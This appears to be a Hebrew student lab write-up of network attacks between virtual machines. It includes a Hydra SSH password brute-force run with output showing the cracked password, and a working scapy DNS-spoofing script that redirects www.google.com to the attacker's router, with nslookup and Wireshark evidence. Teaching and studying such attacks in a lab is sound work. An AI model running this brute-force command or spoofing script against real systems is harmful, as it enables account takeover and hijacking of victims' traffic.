
-l: שם המשתמש

-P: רשימת הסיסמאות

192.168.57.4: ip of computer B (the target)

-t: מספר ה-thread

ssh: the service to attack



```
(kali㉿kali)-[~]
$ hydra -l cr7 -P ~/passlist.txt 192.168.57.4 -t 4 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-02 04:03:26
[DATA] max 4 tasks per 1 server, overall 4 tasks, 123 login tries (l:1/p:123), ~31 tries per task
[DATA] attacking ssh://192.168.57.4:22/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 83 to do in 00:03h, 4 active
[STATUS] 32.00 tries/min, 64 tries in 00:02h, 59 to do in 00:02h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 39 to do in 00:02h, 4 active
[22][ssh] host: 192.168.57.4 login: cr7 password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-02 04:07:25

(kali㉿kali)-[~]
$
```

ואכן ניתן לראות כי Hydra מצא את הסיסמא הנכונה מתוך הרשימה!

123456

כלומר הצלחנו להתקיף ממחשב D את מחשב B עליו רץ שרת הssh ולמצוא את הסיסמא הנכונה.

סעיף ד' 2:

לפני שנתקיף את מחשב D, הגדרנו עבורו מה ה-DNS resolver שלו, ע"י הרצת הפקודה הבאה:

```
echo "nameserver 192.168.58.3" > /etc/resolv.conf
```

כאשר 192.168.58.3 הוא הראוטר (שישמש גם שרת ה-DNS של הקורבן).

כתבנו את הסקריפט הבא שרץ על הראוטר:

```
1 import socket
2
3 from scapy.all import *
4 from scapy.layers.dns import DNS, DNSRR
5 from scapy.layers.inet import UDP, IP
6
7
8 # Sites that the attack will work on and their dedicated fake IP
9 mapping = {
10     b'www.google.com.': '192.168.58.3',
11 }
12
13
14 def dns_sniffer(pkt):
15     # Check if the packet is DNS
16     if DNS in pkt:
17         # Getting the requested domain
18         qname = pkt["DNS Question Record"].qname
19         # Check if the domain is in the mapping
20         if qname in mapping:
21             # Create the response
22             spoofed_pkt = IP(dst=pkt[IP].src, src=pkt[IP].dst) / \
23                 UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport) / \
24                 DNS(id=pkt[DNS].id, qr=1, aa=1, qd=pkt[DNS].qd,
25                     an=DNSRR(rrname=qname, ttl=10, rdata=mapping[qname]))
26             # Send the spoofed packet
27             send(spoofed_pkt)
28
29
30 def main():
31     # Listening on port 53 so that ICMP won't be returned
32     s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
33     s.bind(('192.168.58.3', 53))
34
35     # Start sniffing
36     sniff(iface="enp0s9", prn=dns_sniffer, filter="port 53")
37
38     # Close the socket
39     s.close()
40
41
42 if __name__ == "__main__":
43     main()
```

הסקריפט פועל באופן הבא:

- מקשיב בפורט 53 לשאילתות DNS (אחרת, הראוטר היה שולח בחזרה לקורבן הודעת ICMP של Port Unreachable).
- מבצע הסנפה של פקטות באמצעות scapy כאשר הפילטר הוא לפי מספר הפורט (שמזוהה עם DNS).
- עבור כל פקטת DNS שמתקבלת, בודקים מה הדומיין המבוקש. אם הדומיין נמצא ברשימת הדומיינים שהוגדרו טרם ההתקפה, שולחים לקורבן חבילת DNS Response עם ה-IP שהוגדר במשתנה mapping.

הדגמה של התקיפה (הסקריפט רץ בראוטר):

```
kali@kali: ~$ nslookup www.google.com
Server:      192.168.58.3
Address:     192.168.58.3#53
Name:   www.google.com
Address: 192.168.58.3
Name:   www.google.com
Address: 192.168.58.3
```

ניתן לראות כי הצלחנו "לתקוף" את מחשב D. הראוטר החזיר את כתובת ה IP שלו במקום את כתובת ה IP האמיתית של גוגל, כמו שהתבקש. ובכך ביצענו DNS spoofing.

ניתן לראות את התעבורה דרך wireshark (הוסנף מצד הקורבן - מחשב D):

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.58.4	192.168.58.3	DNS	74	Standard query 0x3257 A www.google.com
4	0.062467581	192.168.58.3	192.168.58.4	DNS	104	Standard query response 0x3257 A www.google.com A 192.168.58.3
5	0.063091250	192.168.58.4	192.168.58.3	DNS	74	Standard query 0xc11 AAAA www.google.com
6	0.148679365	192.168.58.3	192.168.58.4	DNS	104	Standard query response 0xc11 AAAA www.google.com A 192.168.58.3

Frame 4: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface eth0, id 0

Ethernet II, Src: PcsCompu 52:0f:61 (08:00:27:52:0f:61), Dst: PcsCompu_db:96:6a (08:00:27:db:96:6a)

Internet Protocol Version 4, Src: 192.168.58.3, Dst: 192.168.58.4

User Datagram Protocol, Src Port: 53, Dst Port: 60593

Domain Name System (response)

Transaction ID: 0x3257

Flags: 0x8500 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

Queries

Answers

www.google.com: type A, class IN, addr 192.168.58.3

[Request In: 1]

[Time: 0.062467581 seconds]

קל לראות את בקשת ה DNS שנשלחה לראוטר ואת התשובה המזויפת (פתוחה).